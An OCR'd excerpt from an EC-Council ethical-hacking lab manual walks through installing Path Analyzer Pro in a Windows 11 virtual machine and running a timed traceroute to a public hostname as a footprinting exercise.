
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 3: Perform Advanced Network Route Tracing Using Path Analyzer Pro

Path Analyzer Pro performs network route tracing with performance tests, DNS, Whois, and network resolution to investigate network issues.

Here, we will perform network tracerouting using Path Analyzer Pro.

1. In the **Windows 11** virtual machine, open **File Explorer** and navigate to **E:\CEH-Tools\CEHv12 Module 02 Footprinting and Reconnaissance\Traceroute Tools\Path Analyzer Pro** and double-click **PAPro27.msi**.




2. The **Path Analyzer Pro 2.7** setup window appears.
3. Follow the wizard steps (by selecting default options) to install Path Analyzer Pro.

   Note: If a **User Account Control** window appears, click **Yes**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Click **Search** icon ( ) on the **Desktop**. Type **path analyzer** in the search field, the **Path Analyzer Pro 2.7** appears in the result, click **Run as administrator** to launch it.



Note: If a **User Account Control** window appears, click **Yes**.

5. The **Path Analyzer Pro** window appears along with a **Registration Form** pop-up; click **Evaluate** in the pop-up.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the left-pane of the **Path Analyzer Pro** window, a few options are set to default in the **Standard Options** and **Advanced Probe Details** sections. Ensure that the **ICMP** radio button under the **Protocol** field of **Standard Options** is selected and the **Smart** option under the **Length of packet** field of the **Advanced Probe Details** section is checked.

   Note: If you have a firewall, it must be disabled for appropriate output.

7. In the **Advanced Tracing Details** section, a few options are set to default. Ensure that the **Stop on control messages (ICMP)** option is checked in the **Advanced Tracing Details** section.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. To perform the trace, enter the hostname in the **Target** field (for instance, **www.google.com**) and ensure that **Smart** under the **Port** field is checked (here, default is **65535**). From the drop-down menu, choose **Timed Trace** and click **Trace**.



9. The **Type time of trace** dialog box appears. Specify the time of trace (here, **mm** is changed to **3**) in the **hh: mm: ss** format and click **Accept**.

